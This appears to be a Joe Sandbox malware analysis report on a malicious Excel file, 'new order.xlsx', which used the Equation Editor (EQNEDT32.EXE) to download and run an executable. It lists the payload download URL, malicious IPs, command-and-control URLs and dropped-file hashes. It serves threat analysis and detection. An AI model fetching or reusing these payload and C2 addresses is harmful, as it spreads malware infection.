http://www.thinking-diversity.com/n84e/?m8ot=8pa4DPp09N0DbNR0&YP=KbrClequBVdtRHK/gZ2KmWZGYK0xt8ME2AlExBVUQacHPbAvPt6PKzpjA4rIGWPVOlDf0Q==	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	www.globaltradeview.com	United States		395082	BODIS-NJUS	true
34.102.136.180	thinking-diversity.com	United States		15169	GOOGLEUS	false
103.155.80.130	unknown	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452636
Start date:	22.07.2021
Start time:	17:09:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	new order.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/13@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.6% (good quality ratio 26.2%) • Quality average: 71.1% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:11:10	API Interceptor	100x Sleep call for process: EQNEDT32.EXE modified
17:11:14	API Interceptor	221x Sleep call for process: vbc.exe modified
17:11:55	API Interceptor	205x Sleep call for process: wlanext.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	PO_2005042020.exe	Get hash	malicious	Browse	• www.funif .icu/dt9v/? WJBxWP=/d NyVkAccEq0 OhJt4Ytz8g 7S8Q6mx9qN CmyMDejIdo APysAyB6+9 naP82D/jnn ZeL5y1&tFQ p=7nutZ
	Swift.exe	Get hash	malicious	Browse	• www.chica golandjunk carbuyer.c om/thl4/?o TO=9XRvGPd d9OZjw66gJ DqZc4Tbb4K 4WVD9/14pV D3HzfT4/Rg nF8iuNk1sd Po8LsHsBiN m&YTLLWz=6 lgHDJPh
	SWIFT MT103.exe	Get hash	malicious	Browse	• www.gor.x yz/gscc/?g 2JpWVKx=45 WLw/qHVVUF grjwGZOJHG iR4I/cQSQn F8oHOeXkYf HHiqRoy/0Z D/TpSUhrjb ztz6x+QlAM nQ==&i48dF =AHEdxvQpN PBdxT6p
	RFQ-Order contract requirements.exe	Get hash	malicious	Browse	• www.gor.x yz/gscc/?P B6pE=45WLw /qHVVUFgrj wGZOJHGiR4 I/cQSQnF8o HOeXkYfHHi qRoy/0ZD/T pSUhS8qTu9 st5QlAL0g= =&l4=8potZ VWpGZZ
	hGpEbxogJ3.msi	Get hash	malicious	Browse	• www.chica golandjunk carbuyer.c om/thl4/?V JBxa=6l9pD XLHZLZt8&s ZyTH=9XRvG Pdd9OZjw66 gJDqZc4Tbb 4K4WVD9/14 pVD3HzfT4/ RgnF8iuNk1 sdMIsENXUfHkh
	Fra8994.exe	Get hash	malicious	Browse	• www.hitba rs.space/q3t0/? _6F=+ 3dTbzfZs6M xWUk0s5DG9 DSasbGeOcb q1TMJ6iU03 rkZ0Vw53zL FflffW1vOU 7AfPTuy&6l =CXf4ZT4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Statement for MCF and SSL8909356720029373839200282 02.exe	Get hash	malicious	Browse	• www.hullyc.com/3b4e/?qPtlS=BR-TqN&7nh=4ePaE0hXFCcoXxwZO8an49njM/FSx2KIc8Ta6ac5S7lyJ0MkFWvwf74A2m12MQKM4anz
	INVOICE E-4137 REV.1 AND E-4136 REV.1.exe	Get hash	malicious	Browse	• www.cleaner-solar.com/u9pi/?4hNHZPS8=4OyfnYx74NgWtXxZ7Rjofv7BR5c/IYUL06mPXh1Fccw5xmvA4OPZgb7qUWOtnmXbMvoo&op7=ob08qfOhk
	Img-347654566091235.exe	Get hash	malicious	Browse	• www.hitbars.space/q3t0/?q6A=+3dTbzfZs6MxWUk0s5DG9DSasbGeOcbq1TMJ6iU03rkZ0Vw53zLFfIffW2P0EqgnV0P1&5j=6lULKpmp0J0
	LEMO.exe	Get hash	malicious	Browse	• www.booster.guru/aipc/?f6A8Sz=BMi4rIX3OaRmAVdWmHwDy158GXvJowW6rsMkLX8T/SeurUfZZjefoMGqIKxJ2f9Kzzfm&sDKp4l=3fHXUDz8CN-
	vbc.exe	Get hash	malicious	Browse	• www.gettollingagain.com/lth/?QPi=R0ZjXo5eb12AQfL2mJSQ4Pke5FoJc2BIBKrjfE0luvFwR4nyycvvY6a4l3dzSm6JElVt&EN=z2JTn6-hWBQxkJMP
	0m445A5H66.exe	Get hash	malicious	Browse	• www.wwwmacsports.com/nff/?E6Ap=0DK8_4-Xijpdzt&fZzpL=m9tMrdH5s5MclQQpiSGs8SlnYxUL4H2IAxrYgc1ZIVpX4WbHn5hGWqowwb7fTo8LB/Xn
	sample17.exe	Get hash	malicious	Browse	• ww1.blm35.net/
	444890321.exe	Get hash	malicious	Browse	• www.oklahomasundayschool.com/ccr/?FJB=AxjKtjbRfNJtNPnejOfQjb3R2KRHRMY2w4U1+yq2aSZlRtrxzdj5Yr2imIB9O7nqKvHd&v0=JDK8Zp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2435.exe	Get hash	malicious	Browse	• www.northsytyle.com/dxe/?Wj0xll=4hH838s0e&EDHT4Ftp=vA37WJpcpzFfNUYXQYg75GtNYSPqw6GeTU1J6B6lZdudLhYIKqXqgoVRncSpzE3J3g/W
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• www.greenshirecommons.com/un8c/?8p=mBlnh5cldNPXtcmrZbSjCDRuhUw9cugXgXVTMTkNCQGRZTLNWcZvUlnJwuwR4xQFHfof&h6Z=FZOTUTGPt4-
	fD56g4DRzG.exe	Get hash	malicious	Browse	• www.frontpagesweb.net/w88t/?1bWl=DwAbJomwIIUam/8Lxif0xJyCLP0/MlDCQn/X6EWMKnqqCjXzJeuBHxh9ROI30kSy7fCE&z6z=STRxNL2x
	malware300.docm	Get hash	malicious	Browse	• ww25.gokeenakte.top/admin.php?f=1&subid1=20210605-2000-3553-b2c5-4eab817b0105
	Payment.exe	Get hash	malicious	Browse	• www.digitalgamerentals.com/ngvm/?3fl00=eXBfF5JabAMvoJeV+Y5ra8EK8SdWvzGjXwXzLVFQuPc9hZ/16jkYHGAZEYy2Tm7CaklT&9rdLfJ=i48HtpdXmp
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• www.chrispricellc.com/owws/?y8z=/Zb3FoJdV7HG6COtxpXcx+uQ7VrNir73csK26ufEZgOwDpn6qCuxbbRH6zNTHuB4YMFv&UDKPKv=04i8JpzhsHVX

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	PO_2005042020.exe	Get hash	malicious	Browse	• 199.59.242.153
	Swift.exe	Get hash	malicious	Browse	• 199.59.242.153
	SWIFT MT103.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ-Order contract requirements.exe	Get hash	malicious	Browse	• 199.59.242.153
	hGpEbxogJ3.msi	Get hash	malicious	Browse	• 199.59.242.153
	Fra8994.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Statement for MCF and SSL8909356720029373839200282 02.exe	Get hash	malicious	Browse	• 199.59.242.153
	INVOICE E-4137 REV.1 AND E-4136 REV.1.exe	Get hash	malicious	Browse	• 199.59.242.153
	Img-347654566091235.exe	Get hash	malicious	Browse	• 199.59.242.153
	LEMO.exe	Get hash	malicious	Browse	• 199.59.242.153
	vbc.exe	Get hash	malicious	Browse	• 199.59.242.153
	0m445A5H66.exe	Get hash	malicious	Browse	• 199.59.242.153
	sample17.exe	Get hash	malicious	Browse	• 199.59.242.153
	444890321.exe	Get hash	malicious	Browse	• 199.59.242.153
	2435.exe	Get hash	malicious	Browse	• 199.59.242.153
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 199.59.242.153
	fD56g4DRzG.exe	Get hash	malicious	Browse	• 199.59.242.153
	malware300.docm	Get hash	malicious	Browse	• 199.59.242.153
	Payment.exe	Get hash	malicious	Browse	• 199.59.242.153
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• 199.59.242.153
TWIDC-AS-APTWIDCLimitedHK	swift.xlsx	Get hash	malicious	Browse	• 103.155.80.201
	SPARE PARTS Provision List.xlsx	Get hash	malicious	Browse	• 103.155.82.200
	RIi1iCfuVK.exe	Get hash	malicious	Browse	• 103.155.93.196
	kkXJRT8vEI.exe	Get hash	malicious	Browse	• 103.155.93.196
	G7VMyVn1TZ.exe	Get hash	malicious	Browse	• 103.153.76.164
	G7VMyVn1TZ.exe	Get hash	malicious	Browse	• 103.153.76.164
	r3xwkKS58W.exe	Get hash	malicious	Browse	• 103.155.92.207
	P58w6OezJY.exe	Get hash	malicious	Browse	• 103.155.92.207
	SPARE PARTS Provision List.xlsx	Get hash	malicious	Browse	• 103.155.82.200
	ySZpdJfqMO.exe	Get hash	malicious	Browse	• 103.155.92.207
	IPVrDRKfYj.exe	Get hash	malicious	Browse	• 103.155.92.207
	6BeKYZk7bg.exe	Get hash	malicious	Browse	• 103.155.92.207
	New order (DDV21-0014) TOKYO HIP.ppt	Get hash	malicious	Browse	• 103.153.76.164
	lpaBPnb1OB.exe	Get hash	malicious	Browse	• 103.155.92.207
	Official-freight rate.xlsx	Get hash	malicious	Browse	• 103.155.82.200
	appointment letter.xlsx	Get hash	malicious	Browse	• 103.155.80.130
	RhTYEkOi2j.exe	Get hash	malicious	Browse	• 103.153.76.164
	xBMx9OBP97.exe	Get hash	malicious	Browse	• 103.155.92.207
	sonia_5.exe	Get hash	malicious	Browse	• 103.155.92.207
	jYzWBKTsxE.exe	Get hash	malicious	Browse	• 103.155.92.207

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\bin[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	721408
Entropy (8bit):	7.749166309747153
Encrypted:	false
SSDEEP:	12288:8xQ/7SxjdzTy44OiFTH/xar1sFrnRQPjiN4/3fhAjxDRHEiloRyp:8xQmfy44jtxxFtUjq4/pMxDJ
MD5:	750919BD7E02E7821EFA1B1BD0ED4EDA
SHA1:	2D925D1D04D12C72E4411D84B2C2B297D09F2C3C
SHA-256:	994F99037072FBEA77A376832818FEC2BDAF577A09B1936A7285E38ACE5D8E4F
SHA-512:	087D25C798E2429B34B408FF0A315018A46FEB833D5286AB87835B5B2E49FD7B3079FACF5BE7CE44EC5E5869F2390AB50066DFDAAAE7F638C0F9D427B919162
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 32%
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\bin[1].exe	
IE Cache URL:	http://103.155.80.130/kung/bin.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...5..`.....P..... ... ....@.. .....`..... ..@.....<...O.... ..X.....@..... ....H.....text..... .....`.rsrc...X.... .....@..@.rel oc.....@.....@..B.....p.....H.....X....&.....O.z....T....N..~/...-...u..JF.y?..E\.!.<._...|.dl..6.....\..<...j.....9....#`..U.E.....b..... .u..p...F.+..lq..).E=m....2...m.'.8/.dk.....Y.J.f..l...h.N.v.9B.*.....5%.kOUAK.....^...c0V...0.D.....S.....k1..c_.'T..zi:.....B..r.*v.c.N.r.P..o...{....(...M.3..0|.k.}4..K i..#.y.+T1U..~...../.....{..Z..!l'.>.E.EzL..Q.=7....X.P.qft.....1.%>....^..[c(.....)..s.0...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\238B5502.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123774663976793
Encrypted:	false
SSDEEP:	3072:d34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:94UcLe0JOcXuunhqcS
MD5:	3C7747E6D9F426944566A7CC7A5A2608
SHA1:	146829010E3A61D52397CF8F08EFAC4C29BB4859
SHA-256:	0295DFBAED0E54EE9EA659CCF39A71783994C92F80F7E3F98CBF878534E71017
SHA-512:	F82B007083F360DD8EEB2D799F35004E393405B6FCF5088D29A74C229D428A97331A07DA106AC1B087D80325C28668C6167D2C59181C52B83F0281BE864387B6
Malicious:	false
Reputation:	low
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....x$.....-z.x.@..% .....8.....N[P8..0.....N[P8..0.. ....y.x0..8.. .....z.x.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X...0..d.....vdv.....%. .....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... .m.6...F...$.....EMF+*@..$.....? .....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3515A697.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...0...(.....9.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....e.z...b.$..P ..^.Jd..8.....c..c..mF.&.....F...[....Zk...>.g....{...U.T.S.'.O.....eS`S`S `S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6.....$.....!..c.?.).).).).).).=...+.....}.....x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.....@. ....C.....+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....].....x....e..n.....+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?.).).).).).).).).).....}.....l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l.l@.....d.x...7.6.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\50113C60.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.....C.....C.....r...".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D8F69D3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Preview:	.PNG........IHDR...0...(.....9.......sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....e.z...b.$..P ..^.Jd..8.........c..c..mF.&......F...[....Zk...>.g....{...U.T.S.'.O......eS`S`S `S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6......$.....................!..c.?.).).).).).)..).=...+....................}...............x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&................@. ....C...............+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.......................]...........x....e..n...........+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.................?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?. ).).).).).).)......................}.................l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@....................d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8F7C9E9A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG........IHDR.............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8... .Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[])..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\97389FAC.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9F241D1B.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.073078686684614
Encrypted:	false
SSDEEP:	96:+SO51L6BGj/MQU8DbwiMOtWmVz76F2MqdTfOYL/xRp7uGkmrI:5KjU+H3tWa6WdTfOYLpR8d

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9F241D1B.emf	
MD5:	38F8AEF1B9B013E0B0068166B63A0E43
SHA1:	A4DCB11C764BF5B40EE117A372735B2AFA0B55F7
SHA-256:	6668AA81E5E7F205C8CD14960B057A1E3FE04D9591DC11157B3A652CA12EC34E
SHA-512:	C7B6120132E3A8D0AA8C730283E8E695D770D2E740B7535AFEDE9E94E47F9431F12FBCDDB6A3BEBEE90A89E3DA30F31FC375B95EA822157CA71FD650125055D
Malicious:	false
Preview:	....l...,.....<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....}.6.).X.....d.....D.....p....\...D.....D.....p....D....6Pv...p....`..p.%}.$y.v.t|.....h.....v..|.$.....d.....^.p.....^.p.t|..t|.....-.....<.v.....<.>v.Z.v....X..o.....%}.....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(.... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D44E50E1.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D54AA3BD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E22CC16E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8....Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\Desktop\~$new order.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
